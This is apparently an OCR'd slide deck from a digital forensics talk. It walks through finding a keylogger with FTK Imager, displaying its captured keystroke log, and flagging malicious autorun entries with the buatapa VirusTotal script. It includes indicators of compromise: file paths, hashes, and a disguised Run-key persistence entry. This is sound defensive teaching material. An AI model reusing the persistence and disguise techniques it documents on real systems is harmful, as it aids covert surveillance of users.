
- Select File box pops up


AccessData FTK Imager 3.1.1.8
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
"Select File" box pops up
Select File
Evidence Source Selection
Please enter the source path:
Browse...
Custom Content Sources
Evidence:File System Path File
< Back
Finish
Cancel
Help

Short Case Study


- Click “Browse” and browse to source path
  - Be sure to select E01 file, not E01.txt file

Short Case Study




Short Case Study

- Click “Finish”


Select File
Evidence Source Selection
Please enter the source path:
D:\LiveResponse\Windows_Live_Response\MBOE-II_20
Browse...
Click "Finish"
< Back
Finish
Cancel
Help

Short Case Study

- Navigate to path of interest
- “C:\Users\Win7-BML\AppData\Local\msoffice”


AccessData FTK Imager 3.1.1.8
File View Mode Help
Evidence Tree
System Volume Information
Users
All Users
Default
Default User
Public
Win7-BML
AppData
Local
Application Data
Google
History
Microsoft
msoffice
TechSmith
Temp
Temporary Internet File
VirtualStore
LocalLow
Roaming
Application Data
Custom Content Sources
File List
Name
Size
Type
Date Modified
msofficeservice.exe
612
Regular File
10/20/2011 7:3...
winrnfsl32.dll
2
Regular File
10/5/2015 7:00:...
winrnfsl32.dll.FileSlack
3
File Slack
MBOE-II_C_drive.E01/WIN7PRO [NTFS]/[root]/Users/Win7-BML/AppData/Local/msoffice

Short Case Study

- Two files
  - msofficeservice.exe
  - winrnfsl32.dll

- Maybe the dll is needed by the exe. We can look at it in the hex editor pane in FTK Imager

Name	Size	Type	Date Modified
msofficeservice.exe	612	Regular File	10/20/2011 7:3...
winrnfsl32.dll	2	Regular File	10/5/2015 7:00:...
winrnfsl32.dll.FileSlack	3	File Slack	

```
[Untitled - Notepad] - [2015 / 10 / 5 - 18:57:26]
[Shift][Shift]dear[Space][Shift]sir/[Shift]madam,[Enter][Enter][Shift]fire[Shift]1[Space][Shift]fi

[Web Store - Google Chrome] - [2015 / 10 / 5 - 18:58:47]
google.com/passwo[Delete][Delete][Delete][Delete]ssword[Enter]

[http://google.com/password is not available - Google Chrome] - [2015 / 10 / 5 - 18:58:58]
[Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8]
```

Short Case Study

- Uh oh!! That looks a lot like a log file window titles and key strokes!!
  - HINT: It is exactly that

Short Case Study

- Nicely formatted keylogger file


Short Case Study

```
[Untitled - Notepad] - [2015 / 10 / 5 - 18:57:26]
Dear Sir/Madam,

Fire! Fire!

No, that is too formal

To whom it may concern,

I am writing to inform you that a fire has broken out at 1337 PandaPaw Lane. Hope
to see you soon!

[Web Store - Google Chrome] - [2015 / 10 / 5 - 18:58:47]
google.com/password

[http://google.com/password is not available - Google Chrome] - [2015 / 10 / 5 -
18:58:58]
[Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num 8][Num
8][Num 8][Num 8][Num 8][Num 8]
```

Short Case Study

– Bonus points for you if you can tell what I was doing on the last entry!

```
[http://google.com/password is not available - Google Chrome] - [2015 / 10 / 5 -
18:58:58]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
[Num 8]
```



Short Case Study Summary

- We identified a strange file thanks to the output of autoruns
- Searching for the hash determined the file was malicious
- A quick check of the folder reveals not only is the file malicious, it is actually a key logger


Thanks
Live
Response
Collection!

BONUS: Can use buatapa to accomplish VirusTotal lookups

- buatapa is a small Python script (based heavily on Brian Baskin's noriben) to parse autorun.csv files generated by autoruns
  - Point script at autoruns csv file and let it run
  - Attempts to find VirusTotal hits, strange Unicode characters in paths, and entries similar to powileks
- http://www.brimorlabsblog.com/2015/08/publicly-announcing-buatapa.html

buatapa console output example

```
--===[   buatapa v0.0.5 (Build 20150826) ]===--
--===[   @brianjmoran    ]===--

[*] Processing CSV: D:\LiveResponse\Windows_Live_Response\MBOE-II_20151005_160725\LiveResponseData\Pe
[*] Querying VirusTotal for hash: 1ABC626B951E8648229ECE6B2CDDEF29000CBEC4A45FE4F0F9B0A1E50E469DD5
[*] Querying VirusTotal for hash: 1AA73CC09CA7A01BE6052919CDD19714EDAB69898316953974F6D8BEF3EB1E4D
[*] Querying VirusTotal for hash: 088F40A7A52635FF19E80C62883977D94DD5835E85739E19504F7437D296760B
[!] The file 088F40A7A52635FF19E80C62883977D94DD5835E85739E19504F7437D296760B was detected by 47 AV s
[*] Querying VirusTotal for hash: 98E95265740FC49792120AE09819850CB3F74552CC39B87E79B1F0AA7E43C443
[*] Querying VirusTotal for hash: EA12F872F99C93644C1AD3117FDBFD6A23631E2CC1770A21BBC8F673E1A2D414
[!] Detected possible abnormal characters in data associated with file: 9DCBB64F365FDF6F80607D297D881
[*] Querying VirusTotal for hash: 9DCBB64F365FDF6F80607D297D88134EFA4A74EBADC3CC3C5EFFA9C4F8625937
[!] The file 9DCBB64F365FDF6F80607D297D88134EFA4A74EBADC3CC3C5EFFA9C4F8625937 was detected by 47 AV s
[!] The Registry entry under the path "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" appears to
[*] Querying VirusTotal for hash: 89F25D174C55BC2E58AFC97B1CFC24C1B028DF3E31D25F8B05DD001A41DE40BB
[!] The file 89F25D174C55BC2E58AFC97B1CFC24C1B028DF3E31D25F8B05DD001A41DE40BB was detected by 23 AV s
[*] Querying VirusTotal for hash: 991F37DDD5970C0E25BB7C3150CEEC6EEF68D0827CAC8A82818320B0E7853A6C
[!] The file 991F37DDD5970C0E25BB7C3150CEEC6EEF68D0827CAC8A82818320B0E7853A6C was detected by 36 AV s


---------------------------
buatapa processing statistics
---------------------------
The file originally had 88 autorun entries
The script queried a total of 8 entries in VirusTotal
Out of 88 total entries, the script identified 5 possible malicious autorun entries
[*] Saving report to: 20151005_183630_buatapa_output.txt

The script took 00:02:08 to complete
```

buatapa text output example

```
This Registry entry under the path "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion
\Run" appears to contain abnormal characters
This file was detected by 47 AV scanners
URL:
https://www.virustotal.com/file/9dcbb64f365fdf6f80607d297d88134efa4a74ebadc3cc3c5ef
fa9c4f8625937/analysis/1439870354/
ScanDate: 2015-08-18 03:59:14
Time: 3/29/2005 6:17 PM
Entry Location: "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Entry: "Google Update"
Enabled: enabled
Category: "Logon"
Profile: MBOE-II\Win7-BML
Descrption: "Voleter it(c)"
Publisher: "(Not verified) Voleter it(c)"
FilePath: "c:\users\win7-bml\appdata\local\google\desktop\install\{f5189d9d-ee33-
1ce3-32ab-20915416db6f}\♥⸗»»\D☠~\-ba23-3ec1-33ee-d9d9815f}\ی
20915416db6f}\googleupdate.exe"
Version: 1.0.3.69
LaunchString: """C:\Users\Win7-BML\AppData\Local\Google\Desktop\Install\{f5189d9d-
ee33-1ce3-32ab-20915416db6f}\♥⸗»»\D☠~\-ba23-3ec1-33ee-d9d9815f}\ی
20915416db6f}\GoogleUpdate.exe"" >"
MD5: 8DF1F6F7CF864DF50F02CBAB508564B0
SHA1: D015651DBAEB2A43DD70731AF2AB0C7A5DDD9086
```

Checklists for each OS!

- A checklist is included for each operating system
  - Creates starting place for “what” to collect
- You can put your company logo at the top…
- …And you now have an incident response collection plan for each operating system!

<KINSERT COMPANY LOGO HERE>

Compromised Windows System Live Data Gathering Checklist

☐ **Run Live Collection Batch script/GUI as Administrator**

